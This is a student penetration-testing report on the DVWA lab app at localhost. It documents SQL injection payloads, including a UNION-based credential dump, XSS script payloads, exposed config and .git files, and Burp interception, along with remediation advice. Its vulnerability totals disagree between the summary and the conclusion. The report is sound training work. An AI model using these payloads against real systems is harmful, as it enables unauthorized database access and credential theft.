

CYBER SECURITY & ETHICAL HACKING
PENETRATION TESTING REPORT
Exploitation & Web Application Security Testing

SUBMITTED BY
ARYA HARI

Table of contents

1	Executive Summary	3
2	Scope	3
3	Methodology	4
4	Part A — Web Vulnerability Concepts (OWASP Top 10)	4
5	Part B — SQL Injection Exploitation	5
6	Part C — Cross-Site Scripting (XSS) Exploitation	9
7	Part D — Directory & File Exploitation	11
8	Part E — Burp Suite HTTP Interception	14
9	Overall Risk Summary	15
10	Task 3 - Task 4 Connection	15
11	Remediation Recommendations	16
12	conclusion	17

1. Executive Summary

This Penetration Testing Report documents the findings from a controlled exploitation exercise conducted on the Damn Vulnerable Web Application (DVWA) running on Kali Linux (localhost). This report is a direct continuation of the Task 3 Vulnerability Assessment Report, where vulnerabilities were identified but not exploited.

In Task 4, the identified vulnerabilities were actively exploited in a safe lab environment to validate their real-world impact. The exploitation covered SQL Injection, Cross-Site Scripting (XSS), Directory & File exploitation, and HTTP traffic interception using Burp Suite.

Total Vulnerabilities Exploited	5
Critical Findings	2
High Findings	2
Medium Findings	1

2. Scope

2.1 Scope

- Target: DVWA running on localhost (127.0.0.1)
- Platform: Kali Linux Virtual Machine
- Testing Type: Controlled exploitation in isolated lab environment
- No testing was performed on real-world or external systems

2.2 Tools Used

Tool	Purpose
DVWA	Target vulnerable web application
Firefox + FoxyProxy	Browser-based attack delivery
Burp Suite Community	HTTP traffic interception and parameter tampering
Dirsearch v0.4.3	Directory and file enumeration
Terminal (Kali)	Command execution and file analysis

3. Methodology

The penetration test followed a structured approach building directly on the Task 3 Vulnerability Assessment findings:

Phase	Activity	Tool
Phase 1	Web Vulnerability Understanding (OWASP Top 10)	Research
Phase 2	SQL Injection Exploitation	DVWA + Firefox
Phase 3	Cross-Site Scripting (XSS) Exploitation	DVWA + Firefox
Phase 4	Directory & File Exploitation	Dirsearch + Browser
Phase 5	HTTP Traffic Interception	Burp Suite
Phase 6	Report Compilation	Documentation

4. Part A — Web Vulnerability Concepts (OWASP Top 10)

Before exploitation, a thorough understanding of the OWASP Top 10 vulnerabilities was established. The following key vulnerabilities were studied and later exploited in the lab:

4.1 SQL Injection (SQLi)

SQL Injection occurs when user-supplied input is inserted directly into SQL queries without proper sanitization. An attacker can manipulate the query logic to bypass authentication, extract data, or modify the database.

Real-world impact: The 2012 LinkedIn breach exposed 6.5 million user credentials via SQL Injection.

4.2 Cross-Site Scripting (XSS)

XSS occurs when malicious JavaScript is injected into web pages viewed by other users. Reflected XSS affects only the immediate victim, while Stored XSS persists in the database and affects every visitor.

Real-world impact: XSS attacks can steal session cookies, redirect users, and perform actions on behalf of victims.

4.3 Security Misconfiguration

Exposed configuration files, directory listings, and backup files represent security misconfigurations that provide attackers with sensitive information to plan further attacks.

4.4 Broken Access Control

Publicly accessible admin panels, server status pages, and sensitive directories without authentication represent broken access control vulnerabilities.

5. Part B — SQL Injection Exploitation

5.1 Connection to Task 3

In Task 3, the following findings directly related to SQL Injection were identified:

- F-009: MariaDB port 3306 exposed externally (High — CVSS 7.5)
- F-004: Missing Content-Security-Policy header (Medium — CVSS 6.1)

Task 4 exploited these findings to demonstrate real-world impact.

5.2 Exploitation Steps


Step	Payload	Result
1. Basic injection test	1' OR '1'=1	All users dumped from database
2. Login bypass	' OR 1=1#	Authentication bypassed successfully
3. Column enumeration	1' ORDER BY 2-- -	Confirmed 2 columns exist
4. UNION injection	1' UNION SELECT 1,2-- -	Both columns visible in output
5. DB user extraction	1' UNION SELECT user(),2-- -	Extracted: dvwa@localhost
6. Table enumeration	1' UNION SELECT table_name,2 FROM information_schema.tables WHERE table_schema=database()-- -	Found: users, guestbook, security_log, access_log
7. Column enumeration	1' UNION SELECT column_name,2 FROM information_schema.columns WHERE table_name='users'-- -	Found: user_id, user, password, first_name, last_name
8. Credential dump	1' UNION SELECT user,password FROM users-- -	All usernames and MD5 hashed passwords extracted




5.3 Impact Analysis




- Complete authentication bypass achieved without valid credentials
- Full database schema enumerated — all table and column names exposed
- All user credentials (usernames + MD5 password hashes) extracted
- Database server identity confirmed: dvwa@localhost (MariaDB)
- MD5 hashes are weak and can be cracked instantly using tools like CrackStation

5.4 Risk Rating

Attribute	Detail
Vulnerability	SQL Injection (SQLi)
CVSS Score	9.8 (Critical)
Impact	Full database compromise, authentication bypass, data breach
Likelihood	High — no input sanitization present
Fix	Use prepared statements / parameterized queries. Implement input validation.







6. Part C — Cross-Site Scripting (XSS) Exploitation


6.1 Connection to Task 3

In Task 3, F-004 (Missing Content-Security-Policy header) was identified as a medium severity finding. The absence of a CSP header means the browser has no policy to block malicious script execution — this was directly proven in Task 4.

6.2 Reflected XSS

Platform: DVWA XSS (Reflected) module

Step	Action	Result
1	Navigated to XSS (Reflected) in DVWA	Input field accepting name parameter
2	Injected payload: <script>alert('XSS')</script>	JavaScript alert popup executed in browser
3	Observed script execution	Confirmed browser executes injected JavaScript




6.3 Stored XSS

Platform: DVWA XSS (Stored) module

Step	Action	Result
1	Navigated to XSS (Stored) / Guestbook	Form with Name and Message fields
2	Injected payload in Message: <script>alert('Stored XSS')</script>	Payload stored in database
3	Reloaded the page	Alert popup fired automatically on every page visit

6.4 Impact Analysis

- Stored XSS: Permanently stored in database — affects every visitor automatically
- Session hijacking risk: An attacker can use document.cookie to steal session tokens
- Missing CSP header confirmed as a real exploitable weakness
- Reflected XSS: Can be used to steal session cookies via crafted malicious links



6.5 Risk Rating

Attribute	Detail
Vulnerability	Cross-Site Scripting (XSS) — Reflected & Stored
CVSS Score	Reflected: 6.1 (Medium) Stored: 8.0 (High)
Impact	Session hijacking, cookie theft, malicious redirects, defacement
Likelihood	High — no input sanitization or CSP header present
Fix	Sanitize and encode all user inputs. Implement Content-Security-Policy header.

7. Part D — Directory & File Exploitation

7.1 Connection to Task 3

In Task 3, directory enumeration using Dirsearch discovered the /server-status page (High — CVSS 7.5) and hidden directories. Task 4 performed deeper enumeration targeting DVWA specifically, uncovering critical configuration files.

7.2 Dirsearch Results — Critical Findings

URL	Status	Severity	Findings
http://localhost/dvwa/.git/	200	Critical	Full Git repository exposed publicly
http://localhost/dvwa/config/	301	Critical	Configuration directory accessible
http://localhost/dvwa/config/config.inc.php.bak	200	Critical	Backup config file with plaintext DB credentials
http://localhost/dvwa/php.ini	200	High	PHP config exposed: allow_url_include=on, allow_url_fopen=on
http://localhost/dvwa/robots.txt	200	Info	Disallow: / — site attempts to hide all content
http://localhost/dvwa/database/	200	Medium	Database directory browsable

7.3 Most Critical Find — Plaintext Database Credentials

The file config.inc.php.bak was downloaded and examined. It contained the following plaintext database credentials:

db_server = 127.0.0.1

db_database = dvwa

db_user = dvwa

db_password = password

Combined with the exposed MariaDB port 3306 (identified in Task 3 as F-009), an attacker could use these credentials to connect directly to the database — completely bypassing the need for SQL Injection.

7.4 php.ini Settings

Settings	Value	Risk
allow_url_fopen	on	Allows PHP to open remote URLs — enables SSRF attacks
allow_url_include	on	Allows remote file inclusion — enables RFI attacks
magic_quotes_gpc	off	No automatic escaping — increases SQLi risk

7.5 Risk Rating

Attribute	Detail
Vulnerability	Directory Traversal & Exposed Configuration Files
CVSS Score	9.1 (Critical) for credential exposure
Impact	Full database access via exposed credentials, source code theft via .git, RFI via php.ini
Likelihood	High — files directly accessible via browser with no authentication
Fix	Disable directory listing. Remove .git, backup files, and php.ini from web root. Restrict config directory access.

```

kali@kali:~$ cat ~/Downloads/config.inc.php.bak
<?php
# If you are having problems connecting to the MySQL database and all of the
# variables below are correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a
# problem due to sockets.
# Thanks to @digininja for the fix.

# Database management system to use
$dbms = getenv('DBMS') ?: 'MySQL';
# $dbms = 'PGSQL'; // Currently disabled

# Database variables
# WARNING: The database specified under db_database WILL BE ENTIRELY DELETE
# D during setup.
# Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a de
# dicated DVWA user.
# See README.md for more information on this.
$DVWA = array();
$DVWA['db_server'] = getenv('DB_SERVER') ?: '127.0.0.1';
$DVWA['db_database'] = getenv('DB_DATABASE') ?: 'dvwa';
$DVWA['db_user'] = getenv('DB_USER') ?: 'dvwa';
$DVWA['db_password'] = getenv('DB_PASSWORD') ?: 'password';
$DVWA['db_port'] = getenv('DB_PORT') ?: '3306';

# ReCAPTCHA settings
# Used for the 'Insecure CAPTCHA' module
# You'll need to generate your own keys at: https://www.google.com/recaptch
a/admin
$DVWA['recaptcha_public_key'] = getenv('RECAPTCHA_PUBLIC_KEY') ?: '';



```



Index of /dvwa/.git

Name	Last modified	Size	Description
Parent Directory		-	
HEAD	2026-04-18 03:11	23	
config	2026-04-18 03:11	262	
description	2026-04-18 03:11	73	
hooks/	2026-04-18 03:11	-	
index	2026-04-18 03:11	27K	
info/	2026-04-18 03:11	-	
logs/	2026-04-18 03:11	-	
objects/	2026-04-18 03:11	-	
packed-refs	2026-04-18 03:11	837	
refs/	2026-04-18 03:11	-	

Apache/2.4.66 (Debian) Server at localhost Port 80



Index of /dvwa/config

Name	Last modified	Size	Description
Parent Directory		-	
config.inc.php	2026-04-24 05:10	2.4K	
config.inc.php.bak	2026-04-28 09:33	2.4K	

Apache/2.4.66 (Debian) Server at localhost Port 80

8. Part E — Burp Suite HTTP Interception

8.1 Setup

- Burp Suite Community Edition launched on Kali Linux
- FoxyProxy configured in Firefox to route traffic through 127.0.0.1:8080
- Burp Suite Proxy Intercept enabled

8.2 Exploitation Steps


Step	Action	Result
1	Configured FoxyProxy to route Firefox traffic to Burp	All HTTP traffic routed through Burp proxy
2	Enabled Intercept in Burp Suite Proxy tab	Burp ready to capture requests
3	Browsed to DVWA in Firefox	HTTP requests captured and frozen in Burp
4	Examined raw HTTP request headers and parameters	Full request/response cycle visible
5	Modified request parameters in Burp and forwarded	Parameter tampering demonstrated successfully

8.3 Impact Analysis

- HTTP traffic interception allows attackers to view and modify all unencrypted requests
- Parameter tampering can bypass client-side validation and manipulate application logic
- Session tokens and cookies visible in intercepted requests
- Demonstrates the risk of unencrypted HTTP communication

8.4 Risk Rating

Attribute	Detail
Vulnerability	Unencrypted HTTP + No Request Validation
CVSS Score	7.4 (High)
Impact	Session hijacking, parameter tampering, authentication bypass
Likelihood	High — application runs on HTTP with no HTTPS enforcement
Fix	Implement HTTPS with HSTS. Validate all parameters server-side. Implement CSRF tokens.



9. Overall Risk Summary

ID	Vulnerability	Method	CVSS	Risk	Status
PT-001	SQL Injection — Auth Bypass & Data Dump	UNION-based SQLi	9.8	Critical	Exploited
PT-002	Exposed Config File with DB Credentials	Dirsearch + Browser	9.1	Critical	Exploited
PT-003	Stored XSS — Persistent Script Injection	Script Injection	8.0	High	Exploited
PT-004	Exposed .git Repository	Dirsearch	7.5	High	Confirmed
PT-005	Reflected XSS	Script Injection	6.1	Medium	Exploited
PT-006	Dangerous php.ini Settings (RFI enabled)	Browser Access	8.8	High	Confirmed
PT-007	HTTP Interception & Parameter Tampering	Burp Suite	7.4	High	Exploited

10. Task 3 → Task 4 Connection

This section demonstrates how Task 4 exploitations directly validated the Task 3 vulnerability assessment findings:

Task 3 Findings	Task 3 Prediction	Task 4 Results
F-004: Missing CSP Header	XSS attacks not blocked by browser	✓ PROVEN — XSS payload executed successfully
F-009: MariaDB Port 3306 Exposed	Database brute-force / direct access risk	✓ PROVEN — Credentials found in config.inc.php.bak
F-002: /server-status Accessible	Attacker can map server internals	✓ CONFIRMED — Dirsearch confirmed continued access
F-001: Apache Version Disclosure	Targeted exploits possible	✓ CONFIRMED — Version visible in all directory listings
Directory Enumeration Finding	Hidden files may expose sensitive data	✓ PROVEN — .git, config.inc.php.bak, php.ini all exposed

11. Remediation Recommendations

11.1 Critical Priority

- Fix SQL Injection: Replace all raw SQL queries with prepared statements and parameterized queries
- Remove config.inc.php.bak: Delete all backup configuration files from the web root immediately
- Remove .git directory: Never deploy .git directories to production web servers
- Restrict php.ini: Set allow_url_include=off and allow_url_fopen=off

11.2 High Priority

- Fix XSS: Sanitize and HTML-encode all user inputs. Implement Content-Security-Policy header
- Enable HTTPS: Implement SSL/TLS and enforce HSTS to prevent HTTP interception
- Disable directory listing: Set Options -Indexes in Apache configuration
- Restrict /server-status: Limit access to localhost only using Apache Location directive

11.3 Medium Priority

- Add all missing security headers: CSP, HSTS, X-Content-Type-Options, Referrer-Policy, Permissions-Policy
- Bind MariaDB to localhost: Set bind-address=127.0.0.1 in /etc/mysql/my.cnf
- Implement WAF: Deploy a Web Application Firewall for production environments
- Regular security assessments: Conduct periodic penetration tests and vulnerability scans

12. Conclusion

This penetration test successfully exploited 5 vulnerability classes across the DVWA lab environment, validating all major findings from the Task 3 Vulnerability Assessment Report. The most significant finding was the combination of the exposed `config.inc.php.bak` file containing plaintext database credentials, the publicly accessible MariaDB port (identified in Task 3), and the exploitable SQL Injection vulnerability — together representing a complete database compromise scenario.

The XSS exploitations (both Reflected and Stored) directly proved the real-world impact of the missing Content-Security-Policy header identified in Task 3. The directory enumeration revealed an even deeper attack surface than previously documented, including an exposed `.git` repository and dangerous PHP configuration settings.

All testing was performed ethically within the controlled DVWA lab environment on Kali Linux, strictly following ethical hacking principles with no real-world systems targeted.

Total Vulnerabilities Exploited	7
Critical Findings	2
High Findings	3
Medium Findings	1
Systems Compromised	DVWA (localhost) — lab only